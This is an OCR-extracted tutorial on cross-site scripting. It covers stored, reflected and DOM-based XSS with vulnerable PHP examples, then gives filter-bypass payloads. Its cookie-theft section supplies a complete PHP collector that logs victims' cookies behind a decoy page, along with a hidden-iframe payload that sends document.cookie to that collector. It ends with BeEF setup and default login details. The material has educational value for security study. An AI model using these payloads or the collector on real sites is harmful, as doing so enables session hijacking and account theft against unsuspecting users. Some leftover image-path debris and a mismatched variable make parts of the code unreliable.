Complete Cross-site Scripting Walkthrough

Author : Ahmed Elhady Mohamed
Email : ahmed.elhady.mohamed@gmail.com
website: www.infosec4all.tk
blog : www.1nfosec4all.blogspot.com/

[+] Introduction

wikipedia definition for XSS is "**Cross-site scripting** (**XSS**) is a type of computer insecurity vulnerability typically found in Web applications (such as web browsers through breaches of browser security) that enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites accounted for roughly 80.5% of all security vulnerabilities documented by Symantec as of 2007.Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner."

Simply 'XSS' also known as 'CSS' (Cross Site Scripting, Easily confused with 'Cascading Style Sheets') is a very common vulnerability found in Web Applications, 'XSS' allows the attacker to inject malicious code , the reason of that is the developer trusts user inputs, or mis filtering issues , then send back user input data to the client browser so the malicious code will execute.

[+] XSS is Dangerous

XSS is really dangerous , it's severity is High, because it could change the website DOM and could lead to stealing credentials of the administrator , in these cases the attacker can control and compromise the whole application.

[+] What does the attacker want to achieve?

- Changing Setting
- Cookie theft
- False Advertising
- Steal a Form Tokens to make CSRF Easier
- And more , you have to be creative to exploit XSS.

[+] XSS Type

There are Three Types of XSS

- Persistent (Stored) XSS
  - Attack is stored on the website,s server
- Non Persistent (reflect) XSS
  - user has to go through a special link to be exposed
- DOM-based XSS
  - problem exists within the client-side script

we will discuss each kind of these in details , as you will see.

[+] Persistent (Stored) XSS

wikipedia definition :The *persistent* (or *stored*) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read.

Simply Persistent XSS is occurs when the developer stores the user input data into database server or simply writing it in a file without a proper filtration , then sending them again to the client browser.


[+] Persistent (Stored) XSS Demo

Here is a PHP code that suffers form Persistent XSS:


```
<?php

if(isset($_POST['btnSign']))
{

        $message=trim($_POST['mtxMessage']);
        $name=trim($_POST['txtName']);

        // Sanitize message input
        $message = stripslashes($message);



        $message = mysql_real_escape_string($message);

        // Sanitize name input
        $name = mysql_real_escape_string($name);

        $query = "INSERT INTO guestbook (comment,name) VALUES (
'$message','$name');";

        $result=mysql_query($query) or die('<pre>'.mysql_error().'</pre>');
        }

?>
```

the two parameters in that code “message” and “name” are not sanitized properly ,the ,we store these parameters into the guestbook table, So when we displaying these parameters back the client browser, it will execute the malicious JavaScript code.

For Demonstrating this we will exploit DVWA application.



After Submitting this form , Our JS code has been executed



[+] Non Persistent (Reflected) XSS

Wikipedia definition The *non-persistent* (or *reflected*) cross-site scripting vulnerability is by far the most common type. These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to generate a page of results for that user, without properly sanitizing the request.

[+] Non Persistent (Reflected) XSS Demo


Here is a php code that suffers form Reflected XSS

```
<?php
    if(!array_key_exists("name",$_GET) | |$_GET['name'] == NULL ||  $_GET['name']==''){
        $isempty=true;
    }
    else{
        echo '<pre>';
        echo 'Hello' . $_GET['name'];
        echo '</pre>';
    }
```


```
?>
```

AS you can see that the “name” parameter doesn't sanitized and echo back to the user , so when the user inject a malicious JS code , It will execute.

Now we will inject our malicious js Code , For demonstrating we will inject <script>alert(/xss/)</script> For Demonstrating this we will exploit DVWA application



will inject an alert box Code "<script>alert("xss")</script>"



[+] DOM based XSS

Wikipedia definition is DOM-based vulnerabilities occur in the content processing stages performed by the client, typically in client-side JavaScript. The name refers to the standard model for representing HTML or XML contents which is called the Document Object Model (DOM) JavaScript programs manipulate the state of a web page and populate it with dynamically-computed data primarily by acting upon the DOM.

simply that type occurs on the javascript code itself that the developer use in client side for example "A typical example is a piece of JavaScript accessing and extracting data from the URL via the location.* DOM, or receiving raw non-HTML data from the server via XMLHttpRequest, and then using this information to write dynamic HTML without proper escaping,entirely on client side."

[+] DOM based XSS Demo

Suppose the following code is used to create a form to let the user choose his/her preferred language. A default language is also provided in the query string, as the parameter “default”. we will use the following code for demonstration purposes:

```
<select>
<script>
document.write("<OPTION value=1>"+document.location.href.substring
(document.location.href.indexOf("default=")+8)+"</OPTION>");
document.write("<OPTION value=2>English</OPTION>");
</script>
</select>
```

The page is invoked with a URL such as: http://www.some.site/page.html?default=French

A DOM Based XSS attack against this page can be accomplished by sending the following URL to a victim: http://www.some.site/page.html?default=<script>alert(document.cookie)</script>

The original Javascript code in the page does not expect the default parameter to contain HTML markup, and as such it simply echoes it into the page (DOM) at runtime. The browser then renders the resulting page and executes the attacker’s script:

```
alert(document.cookie)
```

Now we've discussed all types of XSS , so lets talk about some advanced techniques.

[+] Advanced Techniques

there are some avoidance Techniques can be taken to protect a against XSS exploits but they are not implementing well for example :

Tons of sites may seem vulnerable but not executing the code that occurs because some kind of filtration methods and those may can be bypassed ,we will demonstrate most of them.

[+] METHOD 1 : replace <script> with null string ""

here is the vulnerable code that suffers from reflected xss , that has a filtration :

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
    } else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
    }

 ?>
```

as you can see ,in the previous code , the developer replace the string that called "<script>" with a Null string "" .

Some common methods to bypass filteration is that you just have to replace the string "<script>" with "<SCRIPT>" because the developer search for lowercase of "<script>" , so we bypass it by change our script to <SCRIPT>.....</SCRIPT>

Here is an other way to bypass the previous filteration

```
<script type=text/javascript>alert("XSS")</script>
```

Please note its bad practice to use alert("XSS") to test for XSS because most of known sites block the keyword XSS before.

[+]METHOD 2 : magic quotes filtration

in this Technique , the developer uses technique that called magic quotes filtration ,by using a PHP function called "addslashes()" that add slash before any special chars. So Our traditional JavaScript code doesn't work

there are many ways to bypass that filter , we will discuss two of them

1- the easiest way to bypass it is Just DONT USE magic quotes simple is that , for example declaring a variable and assigned , it to a number , then alert that variable.

AS you can see here: <script>var val= 1; alert(val)</script>

2- this way is some what tricky , in this way we use a built-in Function that convert Decimal values into ASCII values , you can find a complete table of ASCII here http://www.asciitable.com/ this will help you write what you want OR you can use hackbar firfox add-ons to help you on converting ASCII to decimal In my examples ill be writing "XSS" this is the following code "120 115 115", Ok we now got the Decimal value of our string,we need to know what function I n javascript converts this to ASCII this function called "String.fromCharCode()",and to use this with alert as example , you dont need to use quotes any more.

<script>alert(String.fromCharCode(120, 115, 115)</script>

Ok now this will display or message in this case "XSS", this method is very useful for bypassing magic quotes.

[+]How Can an Attacker Steal cookies?

At first glance you hear about Stealing Cookies , you may think it need a hard work to implement or even to understand , but i tell you that is so simple , just you will need some programming background and XSS Vulnerability ,Simple is that .

the Scenario of stealing cookie is that , We will create a PHP file called collect_cookie.php then we will upload it to any webhosting company , after that we will inject a java script code that will send Cookies to our malicious website , When the php file recieve the Cookie information , it will save it in afile called stolen_cookie.txt

To can steal cookie , we need to some issues :

- A PHP Script that will recieve the cookie
- the javascript code that will steal the cookie and send it to our malicious site
- a web hosting company that will host our php file

[+] First : collect_cookie.php

Here is the PHP script that will use, to collecting Cookie and save them into stolen_cookie.txt

```
<?php
$collectedCookie=$HTTP_GET_VARS["cookie"];
$date=date("l ds of F Y h:i:s A");
$user_agent=$_SERVER['HTTP_USER_AGENT'];
$file=fopen('stolen_cookie.txt','a');
fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$cookie \n");
fclose($file);
echo '<b>Sorry , this page is under construction</b></br></br>Please Click<a
href="http://www.google.com/">here</a> to go back to previous page ';

?>
```

So lets understand what the script will do :

$collectedCookie=$HTTP_GET_VARS["cookie"];
in this line we will store the data that is stored in a get variable called cookie then store it in avariable called collectedCookie

$date=date("l ds of F Y h:i:s A");
here we store the date of the connection Occurs , it tells us when these cookies have been stolen.

$user_agent=$_SERVER['HTTP_USER_AGENT'];
here we store the user_agent of the victim for further attacks if it needs to.

$file=fopen('stolen_cookie.txt','a');
here we create a file called stolen_cookie.txt that has victim's cookie information

fwrite($file,"DATE:$date || USER AGENT:$user_agent || COOKIE:$collectedCookie \n");
here we save the data as this format (“DATE: || USER AGENT || COOKIE”)

fclose($file);
her we close the file handle

echo 'Sorry , this page is under construction</br></br>Please Clickhere to go back to previous page ';
here we print message on the screen (“Sorry , this page is under construction”) and give him a link to click on it that send it to google.

Here we have finished the first filecthat will collect the cookie information

[+] Second : javascript code

Here is the JavaScript code that we will inject into the victim server or browser.
We can inject any one of these scripts :

Click here for Details

this script need user interaction because it print a link to the user , if the user clicks on that link ,the redirection to our site with the cookie information will be Done.

<iframe width='0' height='0' frameborder='0' src='<script>document.location='http://127.0.0.1/collect_cookie.php?cookie='+escape(document.cookie);</script>' />

This script doesn't need user interaction ,here we will inject an iframe in the victim website and it's hidden so the victim can't see that ,and the connection will be done.

Finally we will find the cookie by browsing the file that called stolen_cookie.txt
Here is a video that demonstrate how to steal a cookie :
http://www.youtube.com/watch?v=ZeLyJnhz4ak

[+] What is BeEF?

BeEF is acronym for Browser Exploitation Framework , it's used to collect alot of zombies and do alot of exciting attacks on those zombies , that give us agreat enviroment because it makes the hard work instead of us.
Thanks to a web application known as beef (Browser exploitation framework) that helps us to collect a lot of zombies(the victim in a botnet is called a zombie) and it's an easy an automated process.


here is the defination of BeEF from the Official site :
“The Browser Exploitation Framework (BeEF) is a powerful professional security tool. BeEF is pioneering techniques that provide the experienced penetration tester with practical client side attack vectors. Unlike other security frameworks, BeEF focuses on leveraging browser vulnerabilities to assess the security posture of a target. This project is developed solely for lawful research and penetration testing.
BeEF hooks one or more web browsers as beachheads for the launching of directed command modules. Each browser is likely to be within a different security context, and each context may provide a set of unique attack vectors. The framework allows the penetration tester to select specific modules (in real-time) to target each browser, and therefore each context. The framework contains numerous command modules that employ BeEF's simple and powerful API. This API is at the heart of the framework's effectiveness and efficiency. It abstracts complexity and facilitates quick development of custom modules.”

You can dowload BeEF from http://beefproject.com/


[+] How to use BeEF?

Beef is installed by default in BackTrack 5 R2 distribution , you can download it from the official site: http://www.backtrack-linux.org/downloads/ , To open and configure it click on the application menu button and then go to Backtrack -> Exploitation Tools -> Social Engineering Tools->BeEF XSS Framework->{Beef OR beef-NG}.

we will discuss beef-ng , After running the page we will see some thing like that



Then you can browse the beef control banel from http://127.0.1.1:3000/ui/panel and use username and password “beef”/”beef”

